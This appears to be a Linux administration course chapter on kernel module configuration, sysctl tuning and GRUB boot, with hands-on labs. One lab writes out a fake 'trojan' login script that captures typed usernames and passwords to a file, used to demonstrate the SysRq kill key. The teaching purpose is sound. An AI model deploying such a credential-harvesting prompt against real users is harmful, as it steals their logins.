Beginning with Red Hat Enterprise Linux 5, the Driver Update Program provides a stable ABI subset for companies to develop against, and the Driver Update Module and testing script ([http://driverupdateprogram.com/downloads/abi\\_check.py](http://driverupdateprogram.com/downloads/abi_check.py)) to check the module compatibility with the ABI interface. The official website is <http://driverupdateprogram.com>, which includes an upload form for testing modules.

## Kernel Configuration

In order for the Linux kernel to use any device, it needs the kernel instructions for that device. These kernel instructions are supplied in the form of a device driver. Device drivers can be statically linked into the kernel, but more typically they are modular drivers which can be loaded and unloaded dynamically in the running kernel.

If support for some device and functionality has been statically linked into the kernel, the only way you can configure that driver is by modifying the boot-loader (GRUB) configuration to pass the desired parameters when the kernel is loaded.

For example if you wanted the kernel to run a console on the first serial port, and you wanted local text consoles to run at a specific VESA mode, you could modify the kernel line in your GRUB configuration file to something like:

```
File: /boot/grub/grub.conf
→ kernel /vmlinuz ro root=/dev/vg0/root vga=0x33c
```

### **/etc/modprobe.d/ and /etc/modprobe.conf**

The `/etc/modprobe.d/` directory, and the corresponding `/etc/modprobe.conf` file, is used to configure kernel driver modules. These files support a large number of options including conditional statements. The two most commonly used configuration directives are `alias` and `options`. Aliases associate some common names with a particular kernel module. For example, this line specifies that the

## Configuring Kernel Components and Modules

### Two methods of compiling kernel features

- Compiled into kernel binary installed under `/boot/`
- Separate kernel module (`*.ko`) installed under `/lib/modules/$(uname -r)`

### Configuration options can be passed to kernel binary on boot

- Interactively from GRUB command prompt
- Persistently from GRUB config file

### Configuration options can be passed to kernel modules

- Interactively when loading module
- Persistently from `/etc/modprobe.conf`

`eth0` device uses the `3c59x.ko` driver:

```
File: /etc/modprobe.conf
alias eth0 3c59x
```

The `options` directive is used to set physical parameters (like IRQ and DMA addresses) or activate features supported by the driver. For example, this line would assign IRQs 10 and 11 to two 3c509 ISA network cards in the machine:

```
File: /etc/modprobe.conf
options 3c509 irq=10,11
```

RHEL6 does not come with an `/etc/modprobe.conf` by default, but instead uses files within the `/etc/modprobe.d/` directory.

## Handling Module Dependencies

### Module Dependencies

- `/lib/modules/$(uname -r)/modules.dep`
- `depmod`

### Inserting and Removing modules

- `modprobe`

To later remove the module, you would invoke `modprobe` with the `-r` option as shown in this example:

```
# modprobe -r nfs
```

### Module Dependencies

Some modules need functions that are provided by other modules, creating inter-dependencies. In order to use a module that needs functions provided by another, the module that provides the functions must be loaded before the module that requires them. To deal with module inter-dependencies, an administrator can manually load the modules using `insmod`.

### The modprobe Command

The `modprobe` command provides an alternative to manually resolving module inter-dependencies. It provides automatic resolution of module dependencies. The `modprobe` command resolves module dependencies using a list of all modules and the symbols they require and provide. This list is created using the `depmod` command. It has a syntax similar to a Makefile and is written to the `/lib/modules/$(uname -r)/modules.dep` file.

The `depmod` command will create a `modules.dep` file (among other files) for the currently running kernel. Once the `modules.dep` file is created the `modprobe` command can be used to insert and remove modules from the kernel.

The following example would insert the `nfs.ko` module into the kernel, including any needed dependencies, (e.g. the `sunrpc.ko` module which `nfs.ko` depends on):

```
# modprobe nfs
```

### Viewing Process Information via /proc/PID/

If the /proc/ filesystem is mounted, then the running kernel uses it as an interface to expose information about itself. The original use of /proc/ was to provide information about running process on the system. Commands like **ps** depend on /proc/ as the source of process information. Inside /proc/ exists a sub-directory whose name corresponds with the PID of each process on the system, for example, /proc/31895/. Each process directory contains files that can be viewed such as `cmdline`, `environ` and `status`. Also, there are symlinks for `root`, `exec` and `cwd` that link to the process's filesystem `root`, `executable` and `current working directory`, respectively.

The directory /proc/PID/fd/ contains symlinks to files (when applicable) for each file handle that the process has open.

### Configuring the Kernel via /proc/sys/

The majority of the files in /proc/ are read-only, but most of the files found under the /proc/sys/ hierarchy are writable by the root user, and can be used to tune various aspects of the running kernel and its modules. The /proc/sys/ directory is the only part of the /proc/ filesystem that is writable.

To view the current value of a procfs file, use the **cat** command as shown in this example:

```
# cat /proc/sys/fs/file-max
101643
```

## Configuring the Kernel via /proc/

/proc/PID/ **exposes information about each process on the system**

- Files and symlinks inside each folder provide information about the process

/proc/sys/ **exposes tunable kernel parameters**

- view current values with **cat**
- modify with **echo**
- view and modify with **sysctl** command

/etc/sysctl.conf **adds persistence to tunable kernel parameters**

You can set the file to a new value using the **echo** command and redirecting the output to the file as shown in this example:

```
# echo "110000" > /proc/sys/fs/file-max
```

### Using the sysctl Command

Instead of using the **cat** and **echo** commands as shown in the previous examples, you can use the **sysctl** command to view and set values in /proc/. For example, to view and modify the same value as shown before, you could execute these commands:

```
# sysctl fs.file-max
fs.file-max = 101643
# sysctl -w "fs.file-max=110000"
```

The **sysctl** command can also list all available kernel tuning options as shown in this example:

```
# sysctl -a
... snip ...
fs.overflowuid = 65534
fs.dentry-state = 21296 18868 45 0 0 0
fs.file-max = 101643
fs.file-nr = 975 0 101643
... snip ...
```

## Making Tuning Changes Permanent

Changes to the values in `/proc/` will not survive a reboot. To provide for permanent changes, the system initialization script runs the **sysctl -p** command on boot. This reads settings from a the `/etc/sysctl.conf` file, if it exists, and makes the tuning changes on boot. The syntax for the text file can be obtained from the `sysctl.conf(5)` man page.

To have the `file-max` parameter set to a specific value each boot, do the following:

File: <code>/etc/sysctl.conf</code>
<b>+</b> <code>fs.file-max = 57500</code>

## System Tools

	Linux	HP-UX	Solaris
Support Tools	<code>dmesg</code> <code>getconf</code> <code>/proc/*</code>	<code>stm</code> <code>xstm</code>	<code>prtdiag -v</code>
Examining Hardware	<code>lspci</code> / <code>lsusb</code>	<code>ioscan</code>	<code>prtconf</code> <code>prtdiag</code>
Modifying Kernel Parameters	<code>/proc/sys/</code> <code>sysctl</code> <code>/etc/sysctl.conf</code>	<code>kmtune</code>	<code>/etc/system/</code> <code>ndd</code>
Manipulating Dynamically Loadable Kernel Modules	<code>lsmod</code> <code>insmod/rmmod</code> <code>modprobe</code>	<code>kmadmin -L   -s   -U</code>	<code>modinfo</code> <code>modload</code> <code>modunload</code>



# Lab 1

Estimated Time: 50 minutes

## Task 1: Adjusting Kernel Options

Page: 1-30 Time: 15 minutes

Requirements: 🖥️ (1 station) 🖨️ (classroom server)

## Task 2: Configuring Print Queues

Page: 1-35 Time: 15 minutes

Requirements: 🖥️ (1 station) 🖨️ (classroom server) ✕ (graphical environment)

## Task 3: Introduction to Troubleshooting Labs

Page: 1-39 Time: 10 minutes

Requirements: 🖥️ (1 station)

## Task 4: Troubleshooting Practice: Kernel Modules

Page: 1-44 Time: 10 minutes

Requirements: 🖥️ (1 station)

## Objectives

- ☞ Enable the Magic-SysReq key
- ☞ Disable ICMP broadcast replies

## Requirements

- 🖥 (1 station) 🖥 (classroom server)

## Relevance

The Linux kernel has hundreds of tunable options that can affect the performance or security of the system. Being able to tune these options in a persistent manner is an important system administration skill.

## Notices

- ☞ If this lab exercise is being run within a virtual environment, the use of special keystrokes may be needed to switch between virtual terminals.

- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
Password: makeitso 
```

- 2) The Magic-SysReq key is a low-level method to communicate with the kernel. If the kernel documentation is installed, related information can be found in the `sysrq.txt` file. Install the kernel documentation:

```
# yum install -y kernel-doc
. . . output omitted . . .
```

- 3) Use the `less` command to look at the `sysrq.txt` file:

```
# less /usr/share/doc/kernel-doc-*/Documentation/sysrq.txt
. . . output omitted . . .
```

- 4) Support for the Magic-SysReq option is compiled into the kernel. Examine the current value of `/proc/sys/kernel/sysrq`:

```
# cat /proc/sys/kernel/sysrq
0
```

## Lab 1

# Task 1

## Adjusting Kernel Options

**Estimated Time: 15 minutes**

- Note that Ubuntu uses the `kernel.sysrq` default, which is full enablement.

- 5) Enable the full set of Magic-SysReq key combinations by editing the `/etc/sysctl.conf` file and changing the value of `kernel.sysrq` to **1**:

File: `/etc/sysctl.conf`

```
- kernel.sysrq = 0
+ kernel.sysrq = 1
```

- 6) Use the `sysctl` program to process the `/etc/sysctl.conf` file and then view the current value:

```
# sysctl -p
... snip ...
kernel.sysrq = 1
# cat /proc/sys/kernel/sysrq
1
```

Alternatively, the `echo` command could be used to make this change immediately by running `echo 1 > /proc/sys/kernel/sysrq`, however, changes made using this technique will not persist across reboots.

- 7) Create a simple trojan login script to help test the kernel `sysrq` functions. Create a file named `/tmp/login` with this content:

File: `/tmp/login`

```
+ #!/bin/bash
+ trap "" INT
+ clear
+ while :
+ do
+   echo -n "login: "
+   read user
+   echo -n "password: "
+   read -s pass
+   echo "$user : $pass" >> /tmp/foo
+   sleep 3
+   echo -e "\nLogin incorrect\n"
+ done
```

Notice that in this script, the intercepted usernames and passwords will be stored in the /tmp/foo file.

- 8) Make the trojan login script executable:

```
# chmod 755 /tmp/login
```

- 9) Switch to a virtual text terminal and login as the guru user. Launch the script and login as the guru user to test the script:

```
Ctrl + Alt + F2
stationX login: guru
Password: work Enter
$ /tmp/login
login: guru
password: work Enter
Login incorrect
login: Ctrl + C
```

- This login prompt is generated by the trojan script and not the normal login program.
- It does not break out of the script because it is trapping and ignoring this signal.

- 10) Use the kernel sysrq function to have the kernel kill all processes on this virtual terminal. The init process will then re-spawn the real login:

```
Alt + SysRq + K
```

- If this is being done over a remote connection, this key combination may not be able to be passed to the remote system. If so, this step will not work, and terminating the session may be necessary.

- 11) The virtual terminal has been completely re-spawned by init and there are no trojans running. Login to the machine and display the contents of the trojan database:

```
$ cat /tmp/foo
. . . output omitted . . .
```

- 12) The following actions require administrative privileges. Switch to a root login shell:

```
$ su -l
Password: makeitso Enter
```

- 13) If your system has been configured to ignore ICMP echo-broadcasts for extra security, this kernel parameter must be disabled prior to the upcoming steps in this lab. As the root user, temporarily enable ICMP echo-broadcast support:

```
# sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
net.ipv4.icmp_echo_ignore_broadcasts = 0
```

- 14) ICMP ping requests sent to the broadcast address are answered by each host that listens to that broadcast address. Verify that your system is responding to broadcast pings:

```
# ping -b -c3 10.100.0.255
WARNING: pinging broadcast address
PING 10.100.0.255 (10.100.0.255) 56(84) bytes of data.
64 bytes from 10.100.0.X: icmp_seq=0 ttl=64 time=0.063 ms
64 bytes from 10.100.0.Y: icmp_seq=0 ttl=64 time=0.173 ms (DUP!)
64 bytes from 10.100.0.Z: icmp_seq=0 ttl=64 time=0.187 ms (DUP!)
64 bytes from 10.100.0.W: icmp_seq=0 ttl=64 time=0.197 ms (DUP!)
64 bytes from 10.100.0.V: icmp_seq=0 ttl=64 time=0.205 ms (DUP!)
64 bytes from 10.100.0.U: icmp_seq=0 ttl=64 time=0.213 ms (DUP!)
64 bytes from 10.100.0.X: icmp_seq=1 ttl=64 time=0.039 ms
. . . snip . . .
--- 10.100.0.255 ping statistics ---
3 packets transmitted, 3 received, +34 duplicates, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.039/0.153/0.213/0.068 ms, pipe 2
```

- Your system's IP address should appear somewhere in the output. Other systems in the classroom may or may not appear in the listing

- 15) Alter the system so that it will not answer ICMP requests for a broadcast address by tuning the TCP/IP stack via /proc/:

```
# sysctl net.ipv4.icmp_echo_ignore_broadcasts=1
net.ipv4.icmp_echo_ignore_broadcasts = 1
```

- 16) Verify that the change to /proc/sys/net/ipv4/icmp\_echo\_ignore\_broadcasts was successfully applied by pinging the broadcast address again and verifying that the system does not respond this time:

```
# ping -b -c3 10.100.0.255
WARNING: pinging broadcast address
PING 10.100.0.255 (10.100.0.255) 56(84) bytes of data.
```

```

64 bytes from 10.100.0.Y: icmp_seq=0 ttl=64 time=0.116 ms
64 bytes from 10.100.0.Z: icmp_seq=0 ttl=64 time=0.127 ms (DUP!)
64 bytes from 10.100.0.W: icmp_seq=0 ttl=64 time=0.136 ms (DUP!)
64 bytes from 10.100.0.V: icmp_seq=0 ttl=64 time=0.146 ms (DUP!)
64 bytes from 10.100.0.U: icmp_seq=0 ttl=64 time=0.156 ms (DUP!)
64 bytes from 10.100.0.T: icmp_seq=0 ttl=64 time=0.166 ms (DUP!)
. . . snip . . .
--- 10.100.0.255 ping statistics ---
3 packets transmitted, 3 received, +30 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.021/0.164/0.234/0.053 ms, pipe 2

```

- Your system's IP address should no longer appear in this output.

- 17) Although configured to ignore broadcast pings by default, make the kernel parameter explicit by adding an entry to the `/etc/sysctl.conf` file:

File: `/etc/sysctl.conf`

+ `net.ipv4.icmp_echo_ignore_broadcasts = 1`

## Cleanup

- 18) Return SysRq to its originally configured state:

File: `/etc/sysctl.conf`

- `kernel.sysrq = 1`

+ `kernel.sysrq = 0`

- 19) To avoid a reboot, load the settings made to the `/etc/sysctl.conf` file:

```
# sysctl -p
```

## Objectives

- ☞ Configure a print queue using the CUPS web interface.
- ☞ Configure a print queue using the `lpadmin` command.

## Requirements

- 🖨 (1 station) 🖨 (classroom server) ✕ (graphical environment)

## Relevance

Huge numbers of new printed pages of content are created every day. Linux is a popular choice for deploying print servers, and configuring and managing a print server is a common systems administration task.

## Notices

- ☞ To access print queues, use the appropriate URL:  
<http://server1.example.com/printoutput/stationXq1/>  
<http://server1.example.com/printoutput/stationXq2/>

- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
Password: makeitso 
```

- 2) Install CUPS as a prerequisite of running this lab task:

```
# yum install -y cups
. . . output omitted . . .
# service cups start
. . . output omitted . . .
# chkconfig cups on
```

- 3) Administrative privileges are no longer required; **exit** the root shell to return to an unprivileged account:

```
# exit
```

- 4) As the `guru` user, add a local queue using the native CUPS web interface:

Open a web browser to <http://localhost:631/>.

Click the Administration link near the top.

## Lab 1

# Task 2

## Configuring Print Queues

**Estimated Time: 15 minutes**

Click the Add Printer button.

Enter the root username and password.

Select Internet Printing Protocol (ipp).

Click the Continue button.

- 5) On the Device URI for printer1 dialog, in the Device URI box, append to the existing text so that it reads:

**ipp://server1.example.com/printers/stationXq1**

Click the Continue button.

- 6) Enter this information in the dialog provided:

Field	Value
Name	<b>printer1</b>
Location	<b>3rd planet from the Sun</b>
Description	<b>Remote queue stationXq1 on server1</b>

Click the Continue button.

- 7) On the Make/Manufacturer for printer1 dialog:

Choose Raw.

Click the Continue button.

- 8) On the Model/Driver for printer1 dialog:

Choose Raw Queue (en).

Click the Add Printer button.

At the Set Default Options for printer1 page, **select** Set Default Options.

For a moment, a message will be printed: Printer printer1 default options have been set successfully.  
The page will then refresh to indicate the print queue is accepting jobs.



- 9) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l  
Password: makeitso 
```

- 10) Print the `/etc/passwd` file using the raw option, `-l`:

```
# lpr -l -P printer1 /etc/passwd
```

- 11) With a web browser, verify that printing is working properly for the `printer1` queue by browsing to <http://server1.example.com/printoutput/stationXq1/>. If a file exists, the print job was successful.

- 12) Add the `printer2` queue using `lpadmin`:

```
# lpadmin -p printer2 -E -D "Remote queue stationXq2 on server1" -P /usr/share/cups/model/textonly.ppd  
-v ipp://server1.example.com/printers/stationXq2
```

- 13) View the new lines added to the `/etc/cups/printers.conf`:

```
# tail -n 30 /etc/cups/printers.conf  
. . . output omitted . . .
```

- 14) Print the `/etc/profile` file using the raw option, `-l`:

```
# lpr -l -P printer2 /etc/profile
```

- 15) Open <http://server1.example.com/printoutput/stationXq2/> in a web browser. Verify that printing is working properly for the `printer2` queue. If a file exists, the print job was successful.

- 16) Set the `printer2` queue as the default local queue:

```
# lpadmin -d printer2
```

17) Observe the change in the `/etc/cups/printers.conf` file:

```
# grep Default /etc/cups/printers.conf  
<DefaultPrinter printer2>
```

• This may take CUPS several seconds to update the file.

18) Finally, remove the definitions for the `printer1` and `printer2` queues:

```
# lpadmin -x printer1  
# lpadmin -x printer2
```

19) Administrative privileges are no longer required; **exit** the root shell to return to an unprivileged account:

```
# exit
```

## Objectives

- Practice using the `tsmenu` command.


## Requirements

- (1 station)

## Relevance

Troubleshooting scenario scripts were installed on your system as part of the classroom setup process. You can use these scripts to break your system in a controlled way, then practice troubleshooting and fixing the problem.


- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
Password: makeitso 
```

- 2) As the root user, invoke the `tsmenu` command:



```
# tsmenu
```

- 3) The first time the troubleshooting framework is started, some information about your system is needed:

Press  to continue.

The Preliminary Information screen states that `tsmenu` is about to collect information about the system. This will happen only once.

Select Yes then press  to continue.

Confirm the correct Linux distribution was detected. Use the  (left arrow) key and  (right arrow) key to switch between Yes and No.

Press  to continue.

Confirm your preferred Ethernet device was detected.

The Select Troubleshooting Group screen is displayed.

- 4) This first scenario is a simple HOWTO for the `tsmenu` command. Its function is to familiarize you with the usage of `tsmenu`:


## Lab 1

# Task 3



### Introduction to Troubleshooting Labs

Estimated Time: 10 minutes

**Select** Troubleshooting Group #0.

Use the  (up arrow) key and  (down arrow) key to select a group of troubleshooting scenarios.

**Select** OK then press .

Use the  (left arrow) key and  (right arrow) key to choose whether to switch to the next or previous screen.

The Select Scenario Category screen is displayed.

5) Troubleshooting Group #0 contains only one scenario category:

**Select** the Learn category.

Pick the scenario category to view.

**Select** OK then **press** .

Continue to the next screen.

The Select Scenario Script screen is displayed.

6) The Learn category contains only one scenario:

**Select** the learn-01.sh scenario.

Pick the break script to run.

**Select** OK then **press** .


Continue to the next screen.

The Break system? screen is displayed.

7) The system is about to be broken. Before breaking the system, read the description of the problem to solve in this scenario:

**Read** the scenario description.

Make sure you're prepared to "break the system now."

**Select** Yes then **press** .

Run the break script.

**Wait** for the break script to run.

Some break scripts can take up to a couple minutes to run.

The SYSTEM IS BROKEN! screen is displayed.

- 8) The `tmenu` command is now locked on the selected scenario and will not permit another scenario to run until the current scenario is solved:

**Contemplate** the fact that you have just deliberately broken your own system.

Life is funny sometimes, isn't it?

Select OK then press .

Begin the troubleshooting process.

The `tmenu` command stops running. Depending on the scenario, a reboot may be required before the problem is noticeable. In these cases, the system will reboot automatically after you press .

- 9) It is possible to re-read the scenario description two different ways. First, the description is saved in a text file. Display the contents of this file:

```
# cat /problem.txt
. . . output omitted . . .
```

Second, re-run the `tmenu` command.

- 10) Each time the `tmenu` command runs, it checks to see if the current problem has been solved. If the problem hasn't been solved, `tmenu` will provide information about the current scenario instead of presenting a list of new scenarios.

As the root user, re-invoke the `tmenu` command:

```
# tmenu
```

The Scenario Not Completed screen is displayed.

- 11) It is not possible to run another break script until the current scenario has been finished.

Select OK then press .

- 12) If unsure of how to proceed, the `tmenu` command can provide hints. It doesn't immediately reveal the solution, but instead presents gradual hints in the order of a realistic troubleshooting process.

View all of the `learn-01.sh` hints:

Select the Hint menu item, then **select** OK and press .

View a hint for the current problem.

Read the first hint.

Select OK then **press** .

Return to the scenario menu.

Press  then **read** the second hint.

Press  to **return** to the scenario menu.

Press  then **read** the third hint.

Press  to **return** to the scenario menu.

Notice that the total number of hints available is indicated and previous hints are re-shown.

- 13) Instead of closing and re-running the tsmenu command to check if the current scenario problem has been solved, it's possible to re-check the problem by using the scenario menu's Check menu item:

Select Check, then **select** OK and press .

Check if the problem scenario is solved.

**Note** the scenario is not completed.

Select OK then **press** .

Return to the scenario menu.

- 14) If the problem scenario has not been solved and tsmenu won't let a new scenario be selected, carefully review the requirements in the scenario description. If still unsure about how to proceed then consult the instructor.

Re-read the scenario description, then close tsmenu:

Select Description, then **select** OK and press .

View the scenario description.

**Re-read** the scenario description.

Select OK then **press** .

Return to the scenario menu.

Select Cancel then **press** .

Close tsmenu and return to the command line.

- 15) Solve the scenario problem by creating the required file:

```
# touch /root/solved
```

- 16) Launch the tsmenu command again:

```
# tsmenu
```

- 17) As usual, tsmenu checks to see if you've solved the current problem. Once the problem is solved, the Troubleshooting Group screen is unlocked and another scenario can be explored:

**Note** that you've completed the scenario.

Select OK then press .

The Troubleshooting Group screen is now unlocked.

Select Cancel then press .

Close tsmenu and return to the command line.

- 18) Administrative privileges are no longer required; **exit** the root shell to return to an unprivileged account:

```
# exit
```

## Objectives

- ☞ Practice troubleshooting kernel module issues.

## Requirements

- 🖥️ (1 station)

## Relevance

Troubleshooting scenario scripts were installed on your system as part of the classroom setup process. You use these scripts to break your system in controlled ways, and then you troubleshoot the problem and fix the system.

## Notices

- ☞ The tsmenu program requires root access to the system and will need to be run from a root shell.

- 1) Use tsmenu to complete the kernel module troubleshooting scenario:

Troubleshooting Group	Scenario Category	Scenario Name
Group 5	Kernel	kernelmodule-01.sh

## Lab 1

# Task 4

## Troubleshooting Practice: Kernel Modules

---

**Estimated Time: 10 minutes**



## Content

Booting Linux on PCs .....	2
GRUB Configuration .....	3
Boot Parameters .....	5
/sbin/init .....	7
/etc/inittab .....	8
/etc/rc.d/rc.sysinit .....	9
Runlevel Implementation .....	10
System Configuration Files .....	12
RHEL6 Configuration Utilities .....	13
Typical SysV Init Script .....	14
The /etc/rc.local File .....	16
Managing Daemons .....	17
Controlling Service Startup .....	18
Shutdown and Reboot .....	20
Run Level and Kernel Information .....	21
<b>Lab Tasks</b> .....	22
1. Boot Process .....	23
2. GRUB Command Line .....	26
3. Basic GRUB Security .....	28
4. Managing Services With chkconfig .....	31
5. Troubleshooting Practice: Boot Process .....	34

## Chapter

# 2

## BOOT PROCESS AND SYSV INIT

## Booting Linux on PCs

### Booting is a critical and complex sequence

- Linux can have very infrequent reboots (long uptimes)
- Little opportunity for SysAdmin to become familiarized
- Familiarity required for troubleshooting bootup errors

### Main Actors

- System BIOS
- Master Boot Record (MBR)
- GRand Unified Bootloader (GRUB)
- Initial ramdisk
- Linux kernel
- **/sbin/init** launches bootup scripts from **/etc/**

## System Boot Procedure

Understanding the exact sequence of events that occur during a boot of Linux greatly improves troubleshooting, skills, enabling quick resolution of boot-time problems.

The Linux boot process:

1. System BIOS performs three tasks:
  - ⌘ Power-On Self Test (POST)
  - ⌘ Initial hardware setup and configuration
  - ⌘ Loads option ROM from add-in cards (SCSI, SAN HBA, RAID)
  - ⌘ Selects boot device and executes MBR from device
2. First stage GRUB in MBR (446 bytes); it loads:
  - ⌘ stage1.5 GRUB using int13 BIOS calls, stage1.5 GRUB provides filesystem drivers and then loads stage 2 GRUB
3. Second stage GRUB
  - ⌘ Reads and uses configuration file or displays GRUB command prompt
  - ⌘ Loads initial ram disk (usually specified)
  - ⌘ Loads, decompresses, and executes selected Linux kernel from hard drive with command line arguments
4. Linux kernel
  - ⌘ Initializes and configures hardware using drivers statically compiled into the kernel
  - ⌘ Decompresses the initramfs image and mounts it
  - ⌘ Runs **init** script from initramfs image
  - ⌘ **init** script loads kernel modules and performs tasks necessary to mount the real root filesystem including loading

any required kernel modules stored in the initramfs image

- ⌘ Mounts the root partition passed to the kernel by the boot loader using the **root=** kernel command-line option (usually read only) as the root partition, replacing the **initrd**
- ⌘ Executes **/sbin/init**

Upstart is an asynchronous replacement for the traditional **init** daemon. It is installed using **sysvinit** runlevel compatibility mode so that it is mostly a drop-in replacement. Configuration is in the **/etc/inittab** and **/etc/init/\*** files.

## GRUB Configuration

**Provides a menu of all available kernels which can be booted**

**Can interactively find kernels to boot**

- Filesystem support: ext{2,3,4}, XFS, JFS, ReiserFS, VFAT and many others via stage1.5 drivers
- Hardware support: Use the BIOS for I/O via the int13 hook

**Can also boot other OSes for multi-boot setups**

**Provides support for serial consoles**

**Can pass options at boot prompt**

**Configuration file:**

- RHEL6 → /boot/grub/grub.conf

Because GRUB uses the BIOS for I/O, any files (such as GRUB stage 2, kernel, or initramfs) that are read must be readable by the BIOS. The original PC BIOS referenced drives by a series of numbers in the form of Cylinder, Head, Sector (CHS), and had a 1024 cylinder maximum. This meant that the BIOS could only read the first 512MB of the hard drive. The BIOS specification was updated to use 28bit Logical Block Addressing (LBA) to read the drive which provides a new limit of 137GB beyond which the BIOS cannot read. The latest 48bit LBA specification used in the very newest BIOSes has a limit of 144PB. In order to avoid running into these limitations, put all files that GRUB reads, using BIOS parameters, on its own filesystem, at the beginning of the drive.

The /boot filesystem used to store the files accessed by GRUB must be on its own partition and not stored within LVM or software RAID (other than RAID1 which need not be supported). This is because the currently deployed GRUB version does not understand how to read from software RAID or LVM. When GRUB v2 is released, it will be possible to place /boot in an LVM or software RAID volume.

### GRUB Disk and Partition Nomenclature

In the GRUB configuration file or command line, GRUB has a unique way of referencing disks and partitions. It starts numbering from 0 for both disks and partitions. The first BIOS detected hard drive is known as `hd0`, the second as `hd1`, etc. It doesn't matter if the drive is on a SAN, or locally attached via PATA, SATA, or SCSI. A partition and drive are referenced by GRUB using drive-comma-partition syntax: (`hd1,2`). That is, the third partition on the second BIOS detected hard

## GRUB – GRand Unified Bootloader

GRUB works much like LILO: a stage1 GRUB image is installed in the MBR, and the stage1 image either directly loads a stage2 image, or loads a stage1.5 image which provides it with support for reading the filesystem on which the stage2 image resides, and then the stage1.5 image reads the stage2 image.

However, what makes GRUB interesting is that its stage2 image need not be an image for booting off of a local disk; GRUB also supplies stage2 images which implement various forms of network booting, making GRUB an ideal bootloader for use with diskless clients or other machines which need to boot over the network.

In addition, the stage1.5 GRUB loaders provide GRUB with the ability to read a variety of filesystems directly. Unlike LILO, GRUB does not have to record absolute sector addresses of kernel images to load using BIOS calls; instead, it just needs to know the path to the kernel and initrd files.

### 16bit BIOS Limitations and the /boot filesystem

GRUB itself has no hardware drivers such as IDE, SATA, SCSI, or hardware RAID. In order to do I/O operations such as when loading the kernel or initramfs, it must make use of the BIOS int13 I/O functions. Add-on controller cards such as SCSI, or hardware RAID automatically extend the BIOS with drivers during bootup. Often a message such as "SCSI BIOS installed" is seen on the screen when this occurs.

drive. The mapping between the BIOS detected hard drives, and the Linux device files, is kept in the /boot/grub/device.map file.

GRUB identifier	Description
(hd0,0)	First partition on the first BIOS detected drive
(hd0,3)	Fourth partition on the first BIOS detected drive
(hd4,1)	Second partition on the fifth BIOS detected drive

Booting Floppy Disc Images

Although most systems do not ship with floppy disc readers today, some vendors still distribute software updates such as BIOS or firmware updates via this method. GRUB is capable of booting disc images by using the **memdisk** helper program (usually located in the /usr/lib/syslinux directory). After copying the **memdisk** program and floppy disc image to the /boot directory, add a new stanza to the GRUB configuration file like the following:

File: /boot/grub/grub.conf	
+	<b>title Firmware/BIOS Update</b>
+	<b>kernel /memdisk</b>
+	<b>initrd /floppy_image_filename</b>

The root= boot parameter

The root= boot parameter is used to define the location of the root filesystem whether it be on a partition, a software RAID volume, or an LVM logical volume.

Method	Parameter
Linux Device Node	root=/dev/sdb1
Physical ID	root=/dev/disk/by-id/ata-VEN_SER-part2
Filesystem Label	root=LABEL=
Filesystem UUID	root=UUID=e4857f8a-036d-4b5e-b4ed-9d16a
LVM Logical Volume	root=/dev/mapper/vg_server1-lv_root
Software RAID Volume	root=/dev/md1

Sample GRUB configuration file

The GRUB configuration is named differently on various Linux distributions. It is either known as grub.conf, or as menu.lst.

File: /boot/grub/grub.conf
default=0 timeout=5 splashimage=(hd0,0)/grub/splash.xpm.gz hiddenmenu title Red Hat Enterprise Linux (2.6.32-71.el6.i686) root (hd0,0) kernel /vmlinuz-2.6.32-71.el6.i686 ro root=/dev/mapper/vg_stationX-lv_root rd_LVM_LV=vg_stationX/lv_root rd_LVM_LV=vg_stationX/lv_swap rd_NO_LUKS rd_NO_MD rd_NO_DM LANG=en_US.UTF-8 SYSFONT=latarcyrheb-sun16 KEYBOARDTYPE=pc KEYTABLE=us crashkernel=auto rhgb quiet initrd /initramfs-2.6.32-71.el6.i686.img title SUSE Linux Enterprise Server 11 - 2.6.27.19-5 kernel /vmlinuz-2.6.27.19-5-pae root=/dev/disk/ by-id/ata-ST380011A_3JV4XS8Z-part5 insmod=el00 resume=/dev/sda7 splash=silent crashkernel= showopts initrd /initrd-2.6.27.19-5-pae title Ubuntu 8.04, kernel 2.6.24-16-server root (hd0,0) kernel /vmlinuz-2.6.24-16-server root=UUID=4487- 10bf-4fe7-458a-8d0e-4d6517c2df4b ro quiet splash initrd /initrd.img-2.6.24-16-server quiet

## Boot Parameters

### Passed on kernel command line

- Persistently defined in GRUB configuration file

### Viewable after boot via `/proc/cmdline`

### Four types of parameters

- kernel parameters - (e.g. `console=ttyUSB0`)
- (RHEL6) initramfs **init** script parameters - (e.g. `rdinitdebug`)
- `/sbin/init` parameters - (e.g. `3`)
- SysV init script parameters - (e.g. `forcefsck`)

**Kernel parameter documentation:** `kernel-parameters.txt`

**(RHEL6) initramfs init script documentation:** (e.g. `dracut(8)`)

The vast majority of the available kernel parameters are related to modifying the behavior of device drivers. Since most device drivers are compiled as modules, they are configured via **modprobe**.

### The crashkernel Kernel Parameter

In order to save a copy of the memory for debugging purposes when the kernel crashes, the **crashkernel=128M@16M** parameter can be used to specify how much memory to reserve for the fail-safe kernel (128MB) and at what memory location (16MB).

Alternatively, in new kernels the **crashkernel=auto** parameter will reserve 1/32 of physical memory if the system has 4GB or more of RAM. For example, a system with 12GB of memory would have 384MB of memory reserved.

As of RHEL6.1, `auto` is no longer a valid value of the `crashkernel` parameter.

### Initial Ramdisk Parameters

When booting the system, the **init** script inside of the initial ramdisk can make use of boot parameters. The processing of the **root=** values are done by the script. Since the main role of the initial ramdisk is to access and mount the real root filesystem, many options pertain to that procedure when the root filesystem is accessed via atypical methods, such as NFS.

Documentation for valid initial ramdisk parameters can be found in the `dracut(8)` manpage. The **rdinitdebug** parameter causes the

## Boot Parameters

Boot options can be passed either interactively at the GRUB prompt, or persistently by configuring them in the GRUB configuration file. The kernel will interpret and act on all parameters which it understands. Options passed to the kernel on boot are exported in the `/proc/cmdline` file. Any program can parse this file and take action based on parameters.

```
$ cat /proc/cmdline
ro root=/dev/mapper/vg_stationX-lv_root forcefsck
```

Parameters are intended to be acted on by four different software components. On a typical Linux machine the only parameter that is required is the **root=** parameter. The **ro** parameter causes the root filesystem to be initially mounted read-only, a good practice for reliable booting by allowing both clean and dirty filesystems to be mounted.

## Kernel Parameters

